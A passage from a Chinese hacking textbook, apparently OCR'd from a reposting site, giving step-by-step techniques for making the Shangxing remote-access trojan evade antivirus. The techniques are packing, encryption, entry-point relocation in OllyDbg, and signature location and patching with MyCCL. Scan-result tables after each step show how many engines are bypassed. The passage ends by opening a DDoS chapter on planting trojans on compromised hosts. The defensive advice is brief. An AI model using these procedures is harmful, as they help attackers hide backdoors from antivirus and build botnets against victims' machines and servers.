


图 5-9　ACProtect Professional

步骤 3 打开【选项】选项卡进行选择，这里保持默认，单击按钮，如图 5-10 所示。



图 5-10　ACProtect Professional 配置

步骤 4 开始执行程序，如图 5-11 所示。




图 5-11　配置完成

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 5 接下来再次执行查杀测试，结果如图 5–12 所示。从查杀结果看，多躲避了 1 款杀毒软件的查杀。

Scanner results	
Scan taken on 22 Dec 2008 02:23:51 (GMT)	
A-Squared	Found **Backdoor.Hupigon!IK**
AntiVir	Found **TR/Crypt.UPKM.Gen**
ArcaVir	Found **Trojan.Hupigon.Bfo**
Avast	Found **Win32:Hupigon-FB**
AVG Antivirus	Found **BackDoor.Hupigon.FKC**
BitDefender	Found **Backdoor.Hupigon.BFO**
ClamAV	Found **Trojan.Delf-911**
CPsecure	Found **Troj.GameThief.W32.OnLineGames.tcdi**
Dr.Web	Found **BackDoor.Pigeon.5415**
F-Prot Antivirus	Found **W32/Hupigon.D.gen!Eldorado**
F-Secure Anti-Virus	Found **Backdoor.Win32.Hupigon.bfo**
G DATA	Found nothing
Ikarus	Found **Backdoor.Hupigon**
Kaspersky Anti-Virus	Found **Backdoor.Win32.Hupigon.bfo**
NOD32	Found **probably a variant of Win32/Hupigon** (probable variant)
Norman Virus Control	Found nothing
Panda Antivirus	Found nothing
Sophos Antivirus	Found **Mal/Hupig-D**
VirusBuster	Found nothing
VBA32	Found nothing

图 5–12　加壳后的查杀结果

实训 3　加壳或加伪装壳免杀法

先配置上兴服务端程序，然后对木马进行加壳免杀，方法比较简单实用，但是免杀的时间不会很长。

步骤 1 使用花蝴蝶加壳工具加壳。运行软件后单击【浏览】按钮，添加要加壳的木马，如图 5–13 所示。然后选择【蝴蝶一号】，设置【区段名】为“放荡不羁”，【区段大小】为 512，再单击【穿衣】按钮，完成加壳。




图 5–13　花蝴蝶加壳工具

提　示

使用花蝴蝶加壳完成后还可以继续加别的壳，如木马彩衣。需要注意的是，加壳不要太多，不是壳越多越好，“壳”是针对杀毒软件使用的。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 2 运行上兴超强加壳 3.0，用它来加密木马。【加密密钥】选项保持默认值，再单击【打开文件】按钮，选择要加密的文件，如图 5–14 所示。

单击【加密文件】按钮，等待加密完成，如图 5–15 所示。然后会提示加密完成，如图 5–16 所示。



图 5–14 打开文件



图 5–15 加密文件



图 5–16 加密完成

步骤 3 加密成功后，将木马放到杀毒引擎页面上进行扫描，结果还是会被查杀，如图 5–17 所示。从查杀结果看，一共躲避了 9 款杀毒软件的查杀。

Scanner results	
Scan taken on 22 Dec 2008 02:52:07 (GMT)	
A-Squared	Found **Backdoor.Hupigon!IK**
AntiVir	Found **BDS/Backdoor.Gen**
ArcaVir	Found **Trojan.Hupigon.Bfo**
Avast	Found **Win32:Hupigon-FB**
AVG Antivirus	Found **BackDoor.Hupigon.FKC**
BitDefender	Found **Trojan.Agent.Delf.GW**
ClamAV	Found **Trojan.Delf-911**
CPsecure	Found **Troj.GameThief.W32.OnLineGames.tcdi**
Dr.Web	Found nothing
F-Prot Antivirus	Found **W32/Hupigon.D.gen!Eldorado**
F-Secure Anti-Virus	Found nothing
G DATA	Found nothing
Ikarus	Found **Backdoor.Hupigon**
Kaspersky Anti-Virus	Found nothing
NOD32	Found nothing
Norman Virus Control	Found nothing
Panda Antivirus	Found nothing
Sophos Antivirus	Found **Mal/HckPk-A**
VirusBuster	Found nothing
VBA32	Found nothing

图 5–17 查杀结果

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

实训 4　打乱壳的头文件或壳中加花免杀法

下面通过打乱壳的头文件或壳中加花免杀法，达到躲避杀毒软件查杀的目的，具体操作步骤如下。

步骤 1 配置新的上兴服务端程序，打开 UPX 加壳软件 Anti UPX 加壳器，单击【Open File】按钮打开文件，准备给文件加壳，如图 5-18 所示。

步骤 2 单击【Restore】按钮开始执行加壳，完成后的界面如图 5-19 所示。




图 5-18　压缩界面




图 5-19　完成压缩

步骤 3 再次执行查杀测试，测试结果如图 5-20 所示。从查杀结果看，一共躲避了 2 款杀毒软件的查杀。

Scanner results	
Scan taken on 22 Dec 2008 02:57:15 (GMT)	
A-Squared	Found **Generic.Graybird!IK**
AntiVir	Found **BDS/Backdoor.Gen**
ArcaVir	Found **Trojan.Hupigon.Bfo**
Avast	Found **Win32:Hupigon-FB**
AVG Antivirus	Found **BackDoor.Hupigon.FKC**
BitDefender	Found **Trojan.Agent.Delf.GW**
ClamAV	Found **Trojan.Delf-911**
CPsecure	Found **Troj.GameThief.W32.OnLineGames.tcdi**
Dr.Web	Found **BackDoor.Pigeon.5415**
F-Prot Antivirus	Found **W32/Downloader.C.gen!Eldorado**
F-Secure Anti-Virus	Found **Backdoor.Win32.Hupigon.vgb**
G DATA	Found nothing
Ikarus	Found **Generic.Graybird**
Kaspersky Anti-Virus	Found **Backdoor.Win32.Hupigon.vgb**
NOD32	Found **probably a variant of Win32/Hupigon** (probable variant)
Norman Virus Control	Found **W32/Hupigon.gen16**
Panda Antivirus	Found nothing
Sophos Antivirus	Found **Mal/DSpy-B**
VirusBuster	Found **Backdoor.Hupigon.GDG**
VBA32	Found **Backdoor.Win32.Hupigon.vgb**

图 5-20　查杀结果

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

实训 5 变换入口地址免杀法

下面通过变换入口地址达到躲避杀毒软件查杀的目的，此方法的实现过程如下。

① 用 OllyDbg 载入无壳木马程序服务端。

② 把入口点的开始两句代码（大都为“push ebp mov ebp，esp”）移到零区域，也就是空白区域，并记下零区域的内存地址；同时在后面加一句跳转命令：“JMP 第三条指令的地址”。

③ 修正并保存，最后用 PEditor 打开该程序，把入口点改成刚才在零区域记下的内存地址。

具体操作步骤如下。

步骤 1 用 OllyDbg 打开配置好的上兴木马服务端，打开后停留处为程序的入口点，如图 5—21 所示。




图 5—21 OllyDbg 界面

步骤 2 右击程序主界面的空白处，在弹出的快捷菜单中选择【汇编】命令，往下找到程序的 0 区，如图 5—22 所示。

步骤 3 找到入口“004BD84A”并双击，弹出修改对话框，修改为“pushad”，如图 5—23 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 5-22　程序 0 区




图 5-23　修改入口一

步骤 4　找到下一个入口“004BD84B”并双击，在弹出的对话框中将其修改为“jmp 004BD671”，如图 5-24 所示。

步骤 5　修改完成后，选中上面修改的两行，单击鼠标右键，在弹出的快捷菜单中选择【复制到可执行文件】|【选择】命令，如图 5-25 所示。

步骤 6　在图中选择的前两个键值上右击，在弹出的快捷菜单中选择【保存文件】命令，如图 5-26 所示。文件保存为 rejoice_server11.exe。

步骤 7　从图 5-25 可以看出，新的程序入口点是 004BD84A，关闭 OllyDbg。运行 PEditor，打开刚生成的 rejoice_server11.exe，如图 5-27 所示。通过【入口点】入口点改为 000BD84A，如图 5-28 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 5—24　修改入口二



图 5—25　生成可执行文件



图 5—26　保存文件

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 5–27　查看入口地址




图 5–28　修改入口地址

步骤 8 设置完成后单击【应用更改】超链接，然后把 rejoice_server11.exe 放到杀毒引擎页面进行查杀，看是否有效地避免了被杀。

实训 6　修改文件特征码免杀法

文件特征码是针对特定的杀毒软件而言的，不同的杀毒引擎，其特征码不同。特征码定位主要有两种方法，如下所述。

1. 直接替换法

直接替换法是最早出现的一种特征码定位方法。它按一定的字节数逐个替换原代码并保存。比如，一个木马总共 100 字节，那么可以先把 0～10 字节用 0 替换并保存，然后用杀毒软件扫描，不被查杀说明特征码已经被覆盖掉了。如果还被查杀，则替换 10～20 字节，再保存，扫描……直到找出特征码。直接替换法的优点是容易理解、速度快（对文件特征码而言）。特征码定位工具 MyCCL 的手动方式就是利用替换法原理实现特征码定位的。但

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

是对于内存特征码的定位，这种方法就不太实用了。每次替换以后都要载入内存再扫描，如果木马较大，替换生成的文件会非常多，每个都要载入内存会花费很多时间。除此之外，它还有一个非常大的局限性，就是只能确定只有一处特征码的情况（某种特定情况下的多特征码也是适用的）。杀毒软件还有别的定位特征码的机制。比如，有的杀毒软件定义了 a、b 两处特征码（三处或者更多特征码，其原理是一样的，为了讲解方便，下面均以两处特征码为例），只要 a、b 中有一个存在便报毒，只有加大替换范围直到两处同时被替换才不报毒。如果两处距离比较远，定义出的范围将非常粗糙。很明显，此时直接替换法将不再合适，第二种方法就有用武之地了。

2. 二叉树法

二叉树法使用的原理是一半一半定位。它将待检测段一分为二，分别替换并生成两个文件 A 和 B。其中，A 是原文件后半部分被 0 替换后生成的，B 是原文件前半部分被 0 替换后生成的。此时杀毒软件查杀生成文件（如果是内存特征码定位，则先载入内存再扫描内存），有以下 4 种情况。

① A 存在，B 被删：这种情况说明 A 文件中特征码已经被替换掉，因此将 A 的被替换部分一分为二，起始偏移为 A 的偏移，再进行检测。

② A 被删，B 存在：这种情况说明 B 文件中特征码已经被替换掉，因此将 B 的被替换部分一分为二，起始偏移为 B 的偏移，再进行检测。

③ A 存在，B 存在：这种情况说明无法定位 A 和 B 中有没有特征码，因此分别对 A 和 B 再一分为二进行检测。

④ A 被删，B 被删：这种情况说明两个区段都存在特征码，因此分别对 A 和 B 再一分为二进行检测。

对 A 再分时会将原来的 B 区段填充为 0，相当于去除 B 区段的影响，只考虑 A；同理，对 B 再分时会将原来的 A 区段填充为 0，相当于去除 A 区段的影响，只考虑 B。

操作步骤如下。

步骤 1 生成一个无壳的木马服务端程序。

步骤 2 运行 MyCCL 复合特征码定位器软件，将要查找的木马打开。【目录】文本框中可以任意填入一个目录，【分块个数】可设置为 50～100 中的任一值，【单位长度】和【填充】采用默认值，如图 5–29 所示。

步骤 3 分段在存储单元的生长方向，选择正向或反向都可以。结束位置是程序自动计算的。选择【复合定位】单选按钮，因为特征码可以有很多个，所以可能一次找不到，需要多次查找。设置完成后单击【生成】按钮，结果如图 5–30 所示。在进行二次处理前，应用瑞星杀毒对生成的文件进行查杀并删除病毒。查杀完成后，单击【二次处理】按钮，再用瑞星杀毒删除病毒……如此循环，直到瑞星杀毒查不出病毒为止。此时也就找到特征码了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 5–29　MyCCL 界面



图 5–30　处理结果

步骤 4　查找特征码非常烦琐，需要不断试验，如图 5–31 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 5-31　查找特征码

下面是特征码定位结果的说明。

特征码	物理地址/物理长度
[特征]	00092E3D_00001DB3
[特征]	000969A3_00001DB3
[特征]	0009C2BC_00005919

这里一共有三大段，看其中一个“00092E3D_00001DB3”，00092E3D 是特征码，00001DB3 是此特征码的偏移量。偏移量太大，需要使它更精确一些。选择其中一个特征码，复合定位此区间，重新设置【分块个数】为 100，重复此步骤。

刚才的偏移量由 00001DB3 缩小到 0000004C。但是它还是比较大，继续对它进行缩小定位，步骤和上面一样。由于【单位长度】已经为 2 了，所以就不用进行分块设置了。分块越多，单位长度越小，这样生成的文件数也越多。所要的精确定位就是【单位长度】（偏移量）为 2 或 4，太大无法进行特征码的修改。下面继续把其他大的偏移量缩小，方法如上。

注　意

文件的分块个数是怎么设置的？大的文件（如灰鸽子在 700KB 以上）一般设置为 100～200；小的文件，分块个数设置在 100 以内就可以了。二次处理的时候会出现分块个数是 100 多点（如 114），【单位长度】是 2，这样就不需要将【分块个数】改为 100 了。因为【单位长度】为 2 或为 4，正好是所需要的大小。

步骤 5 找到特征码的物理地址（偏移量）和特征码后，用 OC 软件将物理地址转换为内存地址。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 6 用 OllyDbg 打开 rejoice_server.exe，到对应的内存地址处将特征码改变代码并保存，这样就可以躲开杀毒软件了，前提是不改变程序的功能。



防御措施

在使用杀毒软件的同时，了解病毒的生成及制作原理与方法，能更加有效地防范计算机病毒。可以通过如下方法来防范计算机病毒的危害。

① 使用新软件时，先用杀毒软件检查，可减少中毒机会。主动检查可以过滤大部分的病毒。

② 准备一款具有查毒、防毒、杀毒等重要功能的软件，将有助于杜绝病毒。

③ 及时为杀毒软件更新病毒库。



任务小结

本任务实验了下列免杀方法：改入口点免杀法、加花指令免杀法、加壳或加伪装壳免杀法、打乱壳的头文件或壳中加花免杀法、变换入口地址免杀法、修改文件特征码免杀法。

所谓免杀，就是通过修改病毒或者木马文件的代码等一系列技术来达到逃避杀毒软件查杀的目的。成功的免杀就是既能逃过杀毒软件的检测，又能够正常运行。免杀对黑客和病毒制作者重要，对反病毒工作者更重要，这有利于他们深入研究病毒免杀检测技术。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

任务 6

针对服务器的网络僵尸 DDoS 攻击

DDoS 是一种分布、协作的大规模攻击方式，攻击者利用多台计算机攻击比较大的商业站点、搜索引擎、政府部门站点等。DDoS 攻击利用合理的服务请求来占用过多的服务资源，从而使合法用户无法得到服务的响应。


案例

2003 年国内的 DDoS（分布式拒绝服务）攻击行为十分猖獗，许多站点都受到了不同程度的牵连，包括知名的新闻站点、商业网站、大型学术论坛等，致使很多网站长时间响应速度极慢，甚至无法访问。DDoS 攻击影响到的相关网段内的所有服务器，成千上万个放置其上的站点都“在劫难逃”。为应对用户投诉、购买硬件配置、系统升级强化、防护和抵御攻击……虚拟主机服务提供商不堪重负，叫苦连天。

因虚拟主机性价比高而享誉全国的商务中国，2007 年 7 月以来一连遭遇了几波极其猛烈的 DDoS 黑客攻击。在攻击过程中，商务中国托管在某地电信级 IDC 机房的所有服务器无一幸免于难。此间，又由于 IDC 处理不力，当即拔掉所有网线来逃避攻击，致使数千个站点发生了长达数小时之久的中断服务。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



任务学习引导

要点 1　什么是分布式攻击

什么是 DDoS

DDoS 是英文 Distributed Denial of Service 的缩写，中文名是分布式拒绝服务攻击，俗称洪水攻击。

DDoS 的攻击方式有很多种，最基本的 DDoS 攻击就是利用合理的服务请求来占用过多的服务资源，从而使合法用户无法得到服务的响应。

DDoS 攻击是在传统的 DoS 攻击的基础上发展起来的一类攻击方式。单一的 DoS 攻击一般采用一对一的方式，当攻击目标的 CPU 速度低、内存小或者网络带宽小等各项性能指标不高时，这种攻击的效果是明显的。随着计算机与网络技术的发展，计算机的处理能力迅速增长，内存大大增加，同时也出现了千兆级别的网络，这使 DoS 攻击的困难程度加大了，对恶意攻击包的“消化能力”加强了不少。例如，你的攻击软件每秒钟可以发送 3000 个攻击包，但我的主机与网络带宽每秒钟可以处理 10000 个攻击包，这样一来攻击就不会产生什么效果。

这时候分布式的拒绝服务攻击（DDoS）就应运而生了。它的原理很简单。假如计算机与网络的处理能力加大了 10 倍，用一台攻击机来攻击不再起作用，那么攻击者使用 10 台攻击机同时攻击呢？用 100 台呢？DDoS 就是利用更多的傀儡主机来发起进攻，以比从前更大的规模来进攻目标主机。

要点 2　学习服务器的分布式攻击方法

通过木马程序对服务器进行 DDoS 攻击，使目标服务器不接收新的请求，来完成对目标服务器系统资源的消耗。

要点 3　懂得如何防护分布式攻击

攻击者进行拒绝服务攻击，实际上是让服务器实现两种效果：一是迫使服务器的缓冲区满，不接收新的请求；二是使用 IP 欺骗，迫使服务器把合法用户的连接复位，影响合法用户的连接。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

要点 4 相关软件简介

上兴远程控制 2008 的 DDoS 攻击模块能够自由定制 DDoS 攻击，加上上兴远程控制 2008 软件专业的远程控制能力、超强的管理功能，对于电脑爱好者学习黑客知识有很好的辅助作用。

攻击实训

实训 1 本地搭建局域网络

搭建局域网络，测试局域网中的多台主机之间是否可以 ping 通，保证网络的畅通。

实训 2 对肉鸡进行木马种植

